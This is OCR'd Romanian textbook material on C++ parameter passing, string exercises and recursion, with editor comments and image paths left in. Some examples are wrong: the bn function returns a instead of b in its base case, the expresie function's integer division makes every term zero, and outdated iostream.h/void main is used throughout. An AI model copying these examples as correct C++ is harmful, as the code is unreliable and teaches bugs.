
- Apelul functiei

```
void main()
{ cin>>a>>b;
  cout<<a<<‘ ‘<<b;
  sch(&a, &b);
 cout<<a<<‘ ‘<<b;
}
```

Observăm că intevine schimbarea valorilor celor două variabile a şi b, în urma apelului functiei ***sch,*** deoarece pe stivă s-a transmis adresa variabilelor .

Reprezentarea pe stivă (STACK)

În urma apelului funcţiei, zona STACK se eliberează şi **valorile variabilelor a şi b se modifică**



Transmiterea parametrilor prin referinţă

- Declararea functiei

```
void sch(int &x, int &y)
{ int z;
  z=x;
  x=y;
  y=z;
}
```


- Apelul functiei

```
void main()
{ cin>>a>>b;
  cout<<a<<‘ ‘<<b;
  sch(a,b);
 cout<<a<<‘ ‘<<b;
}
```

Observăm că intevine schimbarea valorilor celor doua variabile a şi b, în urma apelului functiei ***sch,*** x şi y fiind variabile de tip referinţă


Reprezentarea pe stivă (STACK)

În urma apelului funcţiei, zona STACK se eliberează şi **valorile variabilelor a şi b se modifică**



Tablourile de memorie ca parametri de funcţii

- Dacă parametrii de ieşire sau intrare/ieşire sunt tablouri sau şiruri de caractere, NU trebuie folosit transferul prin referinţă, deoarece numele tablourilor (vectori, matrici, stringuri...) sunt pointeri (adrese ale primului element al tabloului). Prin urmare se foloseşte transfer prin valoare folosind pointeri, pe stiva stack se transferă adresa tabloului şi orice modificare se face la acea adresă.



Vectori ca parametrii

- Dacă un parametru formal este un tablou unidimensional (vector), la declararea acestuia nu trebuie precizată lungimea fizică a acestuia, parantezele drepte ce apar după numele vectorului arată compilatorului că este vorba despre un vector

de exemplu **void F(int n, int v[ ])**.

Matrici ca parametri

- Dacă se transmite ca paramentru un tablou bidimensional, adică o matrice, la declararea acestuia în lista parametrilor formali, nu trebuie precizat numărul de rânduri, în schimb numărul de coloane este obigatoriu să apară.

de exemplu **void G(int n, int a[ ][20])**.

Bibliografie

- Mariana Miloşescu, Manual de informatică pentru clasa a X-a, Editura Didactică şi Pedagogică
- Emanuela Cerchez, Marinel Şerban, Programarea în limbajul C/C++ pentru liceu, Editura Polirom
- Clara Ionescu, Informatică pentru grupele de performanţă, Editura Dacia Educaţional

Şiruri de caractere

Aplicaţii de laborator

Probleme

1. Se citeşte un text cu cel mult 255 de caractere. Scrieţi un program care să modifice textul citit astfel:

a) Transformaţi toate literele în majuscule;

b) Transformaţi toate literele în minuscule;

c) Transformaţi toate literele mari în litere mici şi literele mici în litere mari;

d) Transformaţi fiecare cuvânt text astfel încât să fie scris cu prima literă mare

e) Transformaţi fiecare cuvânt text astfel încât să fie scris cu prima şi ultima literă mare

Probleme

2. Se citeşte un text de cel mult 255 caractere şi o literă c. Ştergeţi din textul citit toate apariţiile literei c.

Exemplu: **“abcd” şi c=‘b’ → “acd”**

3. Se citeşte un text de cel mult 255 caractere. Înlocuiţi toate vocalele din text cu ‘*’. Exemplu: **“abedi” → “*b*d*”**

4. Se citeşte un text de cel mult 255 caractere şi două litere c1 şi c2. Înlocuiţi în textul citit toate apariţiile literei c1 cu litera c2. Exemplu: **“abada” , c1=‘a’ şi c2=‘e’ → “ebede”**

5. Se citeşte un text de cel mult 255 caractere şi două litere c1 şi c2. Inversaţi în textul citit toate apariţiile literei c1 cu litera c2. Exemplu: **“abada” , c1=‘a’ şi c2=‘b’ → “babdb”**

Probleme

6. Se citeşte un text de cel mult 255 caractere şi un şir de caractere sc. Afişaţi numărul de apariţii al şirului sc în text.

Exemplu: ”**ab**c**ab**d**ab**” **şi sc=”ab” → 3**

7. Se citeşte un text de cel mult 255 caractere şi un şir de caractere sc. Eliminaţi toate apariţiile şirului sc din text.

Exemplu: ”**ab**c**ab**d**ab**” şi sc=”ab” → ”cd”

8. Se citeşte un text cu cel mult 255 de caractere.Scrieţi un program care afişează:

a) Vocalele din text şi numărul lor; ex. **bacalaureat → aaauea 6**

b) Consoanele şi numărul lor; ex**. bacalaureat → bclrt 5**

c) Literele distincte care apar şi numărul lor;

ex. **bacalaureat → bacluret**

Probleme

9. Codificarea păsărească a unui cuvânt (după fiecare vocală, se pune litera p urmată de acea vocală).

Ex : **informatica → ipinfopormapatipicapa**

10. Se citeşte un text de cel mult 255 de caractere, format din mai multe cuvinte separate prin spaţii. Verificaţi dacă şirul de caractere obţinut prin eliminarea tuturor spaţiilor este palindrom. Ex. **„ele fac cafele” → PALINDROM**

11. Se citeşte un text de cel mult 255 de caractere, format din mai multe cuvinte separate prin spaţii. Afişaţi lungimea maximă a unui cuvânt din text şi toate cuvintele de lungime maximă.

12. Se citeşte un text de cel mult 255 de caractere, format din mai multe cuvinte separate prin spaţii. Afişaţi cuvintele din text aranjate în ordine alfabetică.

Probleme

13. Se citeşte un text de cel mult 255 de caractere, format din mai multe cuvinte separate prin spaţii şi un număr n. Afişaţi toate cuvintele de lungime n.

14. Se citeşte un text de cel mult 255 de caractere, format din mai multe cuvinte separate prin spaţii. Afişaţi cuvintele din text care au numărul maxim de apariţii.

15. Se citeşte un text de cel mult 255 de caractere, format din mai multe cuvinte separate prin spaţii. Afişaţi cuvintele din text astfel încât fiecare cuvânt să fie scris o singură dată şi frecvenţa de apariţie a fiecărui cuvânt.

6. RECURSIVITATE

6.1. Definire şi exemple

Să ne imaginăm un copac. O ramura a copacului este formată din mai multe ramuri fiecare la rândul ei fiind formată din ramuri mai mici, acestea sunt formate din ramuri şi mai mici ... şi aşa mai departe pană când ajungem la cele mai mici ramuri, fiecare fiind formată dintr-o tulpină şi mai multe frunze.

Am descris ramura unui copac folosind-ne de aceeaşi noţiune, ramura, până când am ajuns la cele mai mici elemente care o descriu, tulpina si frunzele.

Matematica modelează şi exprimă prin relaţii şi formule natura, aşa că regăsim şi aici astfel de definitii, numite „relaţii de recurenţa". De exemplu, pentru a calcula factorialul unui număr, procedăm astfel:

n! = n * (n-1) * (n-2) * ... 2 * 1 -se observă că ultimul element este precizat.

$$n!=\begin{cases} 1 & pentru, n\leq 1 \\ n*(n-1)! & in rest \end{cases}$$

mai concret: 5! = 5 * 4 * 3 * 2 * 1 = 120

Să observăm din exemplele de mai sus următoarele:

- Ultimul nivel al definiţiei, să-l numim nivel elementar, trebuie să fie explicitat.
- In cadrul definiţiei unei noţiuni apare însăşi noţiunea care se defineşte.

Spunem că o noţiune este definită recursiv, dacă în definirea ei apare însăşi noţiunea care se defineşte.

In informatică numim **recursivitate directă**, proprietatea funcţiilor de a se autoapela.

Structura unei funcţii recursive:

```
tip nume_funcţie(lista de parameri)
{.....................
 if(condiţie de continuare sau de oprire)
 .....................
 nume_funcţie(lista de parametri);
.....................
}
```

Observaţii importante:

- Orice funcţie recursivă **trebuie să conţină o condiţie de reluare a apelului recursiv**(sau de oprire)**.** Fără această condiţie, funcţia teoretic se reapelează la infinit, dar nu se întâmpla acest lucru, deoarece se umple segmentul de stiva alocat funcţiei şi programul se înterupe cu eroare.
- La fiecare reapel al funcţiei se execută aceeaşi secvenţă de instruciuni.
- **Ţinând seama de observaţiile anterioare, pentru a implementa o funcţie recursivă, trebuie să:**
  - **Identificăm relaţia de recurenţa (ceea ce se execută la un moment dat şi se reia la fiecare reapel)**
  - **Identificăm conditiile de oprire ale reapelului**
- În cazul în care funcţia are **parametrii,** aceştia **se memorează ca şi variabilele locale pe stiva,** astfel:
  - parametrii transmişi prin valoare se memorează pe stivă cu valoarea din acel moment
  - pentru parametrii transmişi prin referinţă se memorează adresa lor

În capitolul **Subprograme** am aflat că în momentul apelării unui subprogram (funcţie), sistemul pune la dispoziţia subprogramului un segment de stivă pentru memorarea parametrilor constanţi, a adreselor parametrilor variabili (transmişi prin referinţă) şi a variabilelor locale.

Comment [j1]: se insereaza

Până în acest moment am învăţat să apelăm doar funcţii nerecursive, pentru care se crea un singur nivel pe stivă.

Ce se întâmplă însă, când funcţia se autoapelează?


Răspunsul este simplu, se întâmplă acelaşi lucru la fiecare reapel al funcţiei, cu alte cuvinte, **la fiecare reapel se memorează adresa instrucţiunii următoare apelului, se crează un nou nivel pe stivă, memorându-se parametri şi variabilele locale cu valorile din acel moment.**


Exemplu de funcţie recursivă fară parametri:

Se citeşre de la tastatură un cuvânt terminat prinr-un spaţiu. Să se afişeze cuvântul inversat.

Comment [j2]: stergeti din program cout<<lit - haşurat cu rosu
modificaţi ce am scris cu roşu

```
#include <iostream.h>  //INVERSARE CUVÂNT
void inv()
{char lit;
 cin.get(lit); cout<<lit;
 if (lit!=' ')    //condiţia de reluare
   inv();       //autoapelarea fincţiei inv()
 cout<<lit;
}
void main()
{cout<<"inroduceti cuvantul:";
 inv();         //apelul funcţei inv()
}
```





În exemplul de mai sus, funcţia recursiva se numeşte *inv()* şi conţine o variabilă locala de tip *char*, numită *lit*. Această funcţie se apelează din funcţia principală *main()* şi va afişa cuvântul inversat.

Comment [j3]: inseraţi ce am scris cu roşu

Să urmărim codul programului şi ceea ce se întâmplă pe stivă.

Presupunem că citim cuvântul "rac" urmat de un spaţiu.

La primul apel al funcţiei *inv()*, în cadrul funcţiei *main()*, se crează **nivelul 1** pe stivă. Controlul programului în acest moment se dă funcţiei inv(). În cadrul acestei funcţii am declarat variabila locală *lit* în care citim prima literă "r". Această variabilă împreună cu valoarea ei se memorează pe stivă.

Urmează testul de continuare, verificăm dacă nu s-a terminat de citit cuvântul, adică dacă am citit un caracter diferit de spaţiu. Intrucât caracterul citit a fost "r", reapelăm funcţia *inv()*. Se crează **nivelul 2** pe stivă. Se citeşte următoarea literă, "a". Pe nivelul 2 se memorează în variabila lit, caracterul "a".

În urma testului dacă litera citită nu este spaţiu se decide reapelarea funcţiei *inv()*.

Se crează **nivelul 3** pe stivă, se citeşte următoarea literă şi se memorează *lit* cu valoarea "c" pe acest nivel. Întrucât nu am citit caracterul " "(spatiu), se reapelează funcţia.

De data aceasta cuvântul s-a terminat se citeşte caracterul spaţiu. Se crează **nivelul 4** pe stivă. Se memorează variabila lit cu valoarea " "(spaţiu). În urma testului se constată că *lit* conţine caracterul spaţiu, prin urmare cuvântul s-a terminat şi funcţia nu se mai reapelează.

În acest moment **se revine la instrucţiunea aflată imediat după reapelul funcţiei**, se afişează conţinutul variabilei *lit*, adică " ". Se închide nivelul 4 de stivă, se revine la instrucţiunea următoare şi se afişează "c". Se închide nivelul 3 de stivă, se afişează "a". Se închide nivelul 2 şi se afişează "r", se închide şi nivelul 1 şi se revine în funcţia main(), care în acest moment se încheie şi astfel se termină programul.

În concluzie, la fiecare apelare al funcţiei se efectuează următoarele:

Comment [j4]: am modificat

1. Se salveaza **adresa urmatoarei instrucţiuni** de dupa apelul funcţiei.
2. Controlul programului este transferat **primei instrucţiuni din cadrul funcţiei** apelate.
3. **Pe segmentul de stivă al funcţiei se crează un nou nivel** .
4. **Se memorează** pe acest nivel de stiva, **parametrii formali** ai funcţiei (în cazul în care există) şi **variabilele locale**.
5. Instrucţiunile funcţiei se execută în secventă .
6. Funcţia conţine un test, pe una dintre ramurile testului **se reapelează funcţia** şi se reia procedeul de la **punctul 1**.
7. Pe cealaltă ramură a testului se vor executa **instrucţiunile de dupa reapelarea funcţiei pentru fiecare nivel al stivei**, cu valorile parametrilor şi ale variabilelor de pe acel nivel de stiva. Acest lucru se întâmplă deoarece la fiecare reapel s-a salvat adresa de revenire din funcţia apelantă.
8. Se termină execuţia funcţiei şi **se eliberează segmentul de stivă alocat**.

Exemplu de funcţie recursivă cu parametri:

Să se calculeze **n!**, pentru un număr natural n citit de la astatură.

```
#include<iostream.h>          //FACTORIAL
    int fact(int x)
    {if ((x<=1))              //condiţia de oprire
       return 1;
     else
       return (x*fact(x-1));  //autoapelul functiei
    }
    void main()
    { int n;
     cout<<"n="; cin>>n;
     cout<<"n!="<<fact(n);    //apelul functiei
    }
```

STIVA

x=1	nivelul 5
x=2	nivelul 4
x=3	nivelul 3
x=4	nivelul 2
x=5	nivelul 1

Priviţi codul programului **FACTORIAL**, de mai sus.

Comment [j5]: Inseraţi ce am scris cu roşu

Presupunem că dorim să calculăm valoarea lui 5!, prin urmare n=5.
Să observăm că funcţia are parametrul transmis prin valoare, x. Prin urmare x se va memora pe fiecare nivel al stivei, întocmai ca variabila locală *lit* din programul precedent.

Conform programului de mai sus, valoarea funcţiei se calculează astfel:

- pe nivelul 1: x=5 se reapelează fact(4)
- pe nivelul 2: x=4 se reapelează fact(3)
- pe nivelul 3: x=3 se reapelează fact(2)
- pe nivelul 4: x=2 se reapelează fact(1),
- pe nivelul 5: x=1 şi în acest moment funcţia se poate calcula şi avem **fact(1)=1**.

În momentul în care valoarea funcţiei a fost calculată, se închide nivelul 5 şi se revine la nivelul 4.

- Se calculează 2***1**=**2**, se închide nivelul 4 şi se revine la nivelul 3.
- Se calculează 3***2**=**6**, se închide nivelul 3 şi se revine la nivelul 2.
- Se calculează 4***6**=**24**, se închide nivelul 2 şi se revine la nivelul 1.
- Se calculează 5***24**=**120**, se închide nivelul 1 şi se revine în funcţia *main()*.

Pentru a verifica dacă formula de recurenţa determinată este corectă, putem proceda ca în exemplul de mai jos, pentru 5!:

fact(5)=5*fact(4)=5*4*fact(3)=5*4*3*fact(2)=5*4*3*2*fact(1)=5*4*3*2*1=120.

Cum am gândit funcţia recursivă factorial?

La o anumită etapă , funcţia factorial trebuie să efectueze un produs şi anume produsul dintre numărul x şi produsul calculat pentru celelalte x-1 elemente. Produsul pentru cele x-1 elemente nu îl cunoaştem dar la rândul lui poate fi calculat ca produs dintre x-1 şi celelalte x-2 elemente şi aşa mai departe. Această repetiţie se realizează prin reapelarea funcţiei.

Când şirul produselor se sfârşeşte trebuie să avem ultima valoare a produsului bine definită. Acest lucru îl vom realiza prin stabilirea unei condiţii de oprire a reapelurilor recursive şi valoarea pentru ultimul element.

Cum gândim o funcţie recursivă în general?

Stabilim ce se execută la o anumită etapă, apoi reluăm procedeul pentru toate celelalte elemente rămase, prin reapelarea funcţiei, având grijă să impunem condiţii de oprire ale reapelării funcţiei.

In informatică numim **recursivitate indirectă**, proprietatea funcţiilor de a se autoapela prin intermediul altor funcţii.

O funcţie se poate autoapela prin intermediul uneia sau mai multor alte funcţii. În acest caz obţinem o recursivitate indirectă a funcţiei respective.

Structura unei funcţii recursive indirect apelate prin intermediul unei alte funcţii:

```
tip b(lista de parameri)
{
.....
 a(lista de parametri);          //funcţia b apelează funcţia a
.....
}

tip a(lista de parameri)         //funcţia a este recursivă şi apelează funcţia b
{.....
 if(condiţie de continuare)
 .....
 b(lista de parametri);
.....
}
```

Exemplu:

Se consideră şirurile definite recurent astfel: $a_0=a$, $b_0=b$,a,b>0;
$a_n=(a_{n-1}+b_{n-1})/2$, $b_n=\sqrt{a_{n-1}b_{n-1}}$

Vom construi două funcţii recursive cu formulele de recurenţă date de expresiile de mai sus.

Comment [j6]: inserati textul scris cu rosu

Funcţia an(n) pentru construirea elementelor şirului a_n şi funcţia bn(n) pentru construirea elementelor şirului b_n.

Condiţiile de oprire ale recursivităţii vor fi n=0 pentru care ultimii termeni ai şirului sunt definiţi explicit a_0=a, respectiv b_0=b.

```
#include<math.h>                    //ŞIRURI
double an(int n);
double bn(int n);
double a,b;

void main()
{int n;
 cout<<"a=";cin>>a;
 cout<<"b=";cin>>b;
 cout<<"n=";cin>>n;
 cout<<"an("<<n<<")="<<an(n)<<" bn("<<n<<")="<<bn(n);  //apelul funcţiilor an() şi bn();
}

double an(int n)
{if(n>0)
  return (an(n-1)+bn(n-1))/2;     //funcţia an() se autoapelează direct, dar se autoapelează şi indirect
else                              //prin intermediul funcţiei bn()
  return a;
}

double bn(int n)
{if(n>0)
  return sqrt(an(n-1)*bn(n-1));  //funcţia bn() se autoapelează direct, dar se autoapelează şi indirect
else                              //prin intermediul funcţiei an();
  return a;
}

//Observaţie: Cele doua funcţii an() şi bn() se autoapelează atât direct cât şi indirect.
```

Să observăm în programul de mai sus funcţia *an*.

Comment [j7]: se insereaza ce am sc cu roşu

Funcţia *an* se autoapeleaza, dar apelează şi funcţia *bn*. Pe de altă parte funcţia *bn* la rândul ei se autoapelează dar apelează şi funcţia *an*.

Am obţinut astfel recursivitatea indireactă a funcţiei an prin intermediul funcţiei bn. Acelaşi lucru se poate spune şi despre funcţia bn.

Compararea unei funcţii recursive cu o funcţie iterativă, din punct de vedere al eficienţei

În principiu, orice algoritm poate fi elaborat atât recursiv cât şi iterativ.

O funcţie recursivă, se reapelează de mai multe ori. Aceasta înseamnă un salt în program, de fiecare dată când se face un reapel, prin urmare **consum de timp**.

La fiecare reapel al funţiei pe segmentul de stivă alocat funcţiei, se crează un nou nivel, unde se memorează parametri şi variabilele locale. Acest lucru înseamnă **consum de memorie, dar segmentul de stivă este oricum rezervat.**

Observăm deci că o funcţie recursivă consumă mai mult timp, prin reapelări succeaive şi mai multă memorie, decât o funcţie iterativă. Acest lucru afectează programul doar în momentul în care se efectuează un număr foarte mare de reapelări ceea ce ar putea duce şi la ocuparea totală a segmentului de stivă, caz în care programul se intrerupe cu erpoare.

Pe de altă parte o funcţie recursivă **se scrie cu mai multă uşurinţă**, codul sursă poate fi mult restrâns, **este mai naturală** şi **mai uşor de urmărit**.

Comment [j8]: se insereză tot ce est cu roşu

6.2. Exemple de implementare a funcţiilor recursive:

1. Având un şir cu n elemente numere reale, să se scrie o funcţie recursivă care calculează suma elementelor şirului.

Pentru acest exemplu, formula de recurenţă poate fi scrisă astfel: a[n]+suma(n-1). Prin urmare la o anumită etapă va trebui să însumăm elementul a[n] al şirului cu celelalte n-1 elemente ale şiului.
Această operaţie se va repeta până când şirul elementelor se termină şi în mod firesc suma pentru nici un element va fi 0.

```
#include<iostream.h>              //SUMĂ ŞIR
float a[20];
float suma(int i);

void main()
{ int n;                         //n-numărul de numere reale
  int i;
 cout<<"n="; cin>>n;             //se citesc n numere reale
 for(i=1;i<=n;i++)
  { cout<<"a["<<i<<"]=";
    cin>>a[i];
  }
 cout<<"SUMA="<<suma(n); //apelul funcţiei
}

float suma(int i)                //i-inicele elementului din şir care se însumează la un moment dat
{if (i==0)                       //conditia de oprire a apelului recursiv
   return 0;
 else
   return (a[i]+suma(i-1));      //autoapelarea functiei suma
}
```

2. Să se calculeze expresia E=1/(2*3)+2/(3*4)+...+n/((n+1)*(n+2)), utilizând o funcţie recursivă, unde n este un număr natural citit de la tastatură.

Calculăm la un moment dat suma dintre termenul al n-lea al expresiei şi suma celorlalţi n-1 termeni ai expresiei. Astfel formula de recurenţă va fi:

Comment [j9]: se insereaza

n/((n+1)*(n+2)) + expresie(n-1)

Calculul se opreşte când toţi termenii expresiei au fost însumaţi, prin urnare *expresie* rturnează valoarea 0.

```
#include<iostream.h>                    //EXPRESIE

float expresie(int n);

void main()
{ int n;                                //n-valoarea pâna la care se calculează termenii
 float E;                               //E-rezultatul expresiei
 cout<<"n=";cin>>n;
 cout<<"E="<<expresie(n);               //apelul funcţiei
}

float expresie(int i)
{  if (i==0)                            //condiţia de oprire a reapelarii funcţiei
    return 0;
  else
    return (i/((i+1)*(i+2))+expresie(i-1));     //autoapelarea funcţiei
}
```

3. Să se determine cea mai mare cifră a unui număr întreg, de cel mult 9 cifre, citit de la tastatură.

Folosim două variabile locale, **a** pentru memorarea ultimei cifre a numărului iar **b** pentru memorarea cifrei maxime din restul numărului.

Comment [j10]: se insereaza

De exemplu pentru n=256 vom avea:
a=6 şi b va conţine valoarea maximă pentru n=25.
Oprim reapelurile în momentul în care n=0.
Datorită faptului că variabilele sunt locale se vor memora pe stivă. Pe fiecare nivel de stivă comparăm cele două variabile **a** cu **b** şi o returnăm pe cea mai mare dintre ele.

```
#include<iostream.h>                    //CIFRA MAXIMĂ
 #include<conio.h>
int max(long x);

void main()
 {long n;                               //n-numărul dat
  cout<<"n=";cin>>n;
  cout<<"cifra maxima:"<<max(n);
 }
```

```
int max(long x)        //x-numarul citit, transmis ca parametru
 {int a,b;
  if (x==0)             //condiţia de opriere a apelului recursiv al funcţiei
    return 0;
  else
   {
    a=x%10;             //în variabila a reţinem ultima cifră a numărului
    b=max(x/10);        //se reapelează funcţia pentru numărul iniţial din care s-a eliminat
                        //ultima cifră prin impărţirea la 10, rezultatul se depune în varibila b
    if(a>b)             //se compară valorile obţinute în a şi b
      return a;         //se returnează valoarea cea mai mare
    else
      return b;
   }
 }
```

4. Să se construiască, utilizând un algoritm recursiv, numarul format prin inversarea cifrelor unui număr natural n de cel mult 9 cifre, citit de la tastatură.

Folosim un parametru variabil m pentru transmiterea valorii calculate în programul principal.

Comment [j11]: se insereaza

Penru numărul citit **n,** formula de recurenţă este: m=m*10+n%10
Condiţia de opritre a recursivităţii n=0.

```
#include<iostream.h>          //INVERSARE CIFRE NUMĂR
void inv(long n,long &m);

void main()
{long n,m=0;            //n-numărul de inversat, m-numărul inversat
  cout<<"n=";cin>>n;
  inv(n,m);             //apelul funcţiei
  cout<<endl<<m;
}

void inv(long n,long &m) //m-parametru transmis prin referinţa pentru a prelua valoarea
{                              //calculată în funcţie
 if (n!=0)              //condiţia de oprire a apelului recursiv
    {m=m*10+n%10;
      inv(n/10,m);      //autoapelarea funcţiei
    }
}
```

5. Să se determine cel mai mare divizor comun a două numere naturale citite de la tastatură cu algoritmul lui EUCLID.

```
#include<iostream.h>              //CMMDC
#include<conio.h>
int cmmdc(int a,int b);

void main()
{int a,b;
 cout<<"a="; cin>>a;
 cout<<"b="; cin>>b;
 cout<<"c.m.m.d.c("<<a<<","<<b<<")="<<cmmdc(a,b);          //apelul funcţiei
}
int cmmdc(int a,int b)            //a şi b numerele penru care se calculeaza cmmdc
{ if (b)                          //condiţia de oprirea a reapelului
   return cmmdc(b,a%b);           //autoapelarea funcţiei pentru împărţitor şi rest
 else
   return a;
}
```

6. Să se determine al n-lea element al şirului lui Fibonacci.

$$fibo_n=\begin{cases} 0 & \text{dacă } n=0; \\ 1 & \text{dacă } n=1; \\ fibo_{n-2}+fobo_{n-1} & \text{în rest} \end{cases}$$

```
#include<iostream.h>              //FIBONACCI
#include<conio.h>
int n;
int fibo(int n);
void main()
{int i;
 cout<<"n=";cin>>n;
 for (i=1;i<=n;i++)
   cout<<fibo(i)<<" ";}
int fibo(int n)
{if ((n==1)||(n==2))
   return 1;
 else
   return (fibo(n-1)+fibo(n-2)); }
```

7. Să se convertească un număr natural n , ale cărui cifre se citesc de la tastatură, dat într-o bază $2 \le b \le 9$, în baza 10.

```
#include<iostream.h>              //CONVERSIE b->10
#include<math.h>
const int max=50;
int n,b,a[max],putere=1;
long conv(int b,int i);
```

```
void main()
{int i;
cout<<"baza de enumeratie:";cin>>b;          //b-baza de enumeraţie
 cout<<"cate cifre are numarul? ";cin>>n;   //n- numărul de cifre ale numarului în baza b
 cout<<"dati cifrele pe rand:"<<endl;
for(i=n-1;i>=0;i--)                          // se citesc cele n cifre ale numărului în baza b
   {
    cout<<"cifra "<<i<<":";
    cin>>a[i];
   }
 cout<<endl;
 cout<<"numarul ";
 for(i=n;i>=0;i--)
   cout<<a[i];
 cout<<" in baza "<<b<<" transformat in baza 10 este "<<conv(b,0); //apelul funcţiei
}

long conv(int b,int i)
{if(i<n)                                      //condiţia de oprirea a reapelului
    return (conv(b,i+1)+a[i]*pow(b,i));       //autoapelaea funcţiei
 else
    return a[n]*pow(b,i);
}
```

8. Să se convertească un număr natural n de cel mult 5 cifre, citit de la tastatură , din baza 10 într-o bază 2≤b≤9.

```
#include<iostream.h>              //CONVERSIE  BAZA 10 -> b
int a[50];                       //retine cifrele numarului transformat in baza b
void conv(int n,int b,int &k);

void main()
{int n,b,k=0;                    //n este numarul in baza 10
 cout<<"baza="; cin>>b;          //b este baza in care dorim sa transformam numarul
 cout<<"numarul in baza 10 ="; cin>>n;
 conv(n,b,k);                    //apelul funcţiei
 cout<<"k="<<k<<endl;
 cout<<endl;
 cout<<"numarul "<<n<<" convertit in baza "<<b<<" este ";
 for(int i=k-1;i>=0;i--)
   cout<<a[i];
}

void conv(int n,int b,int &k)
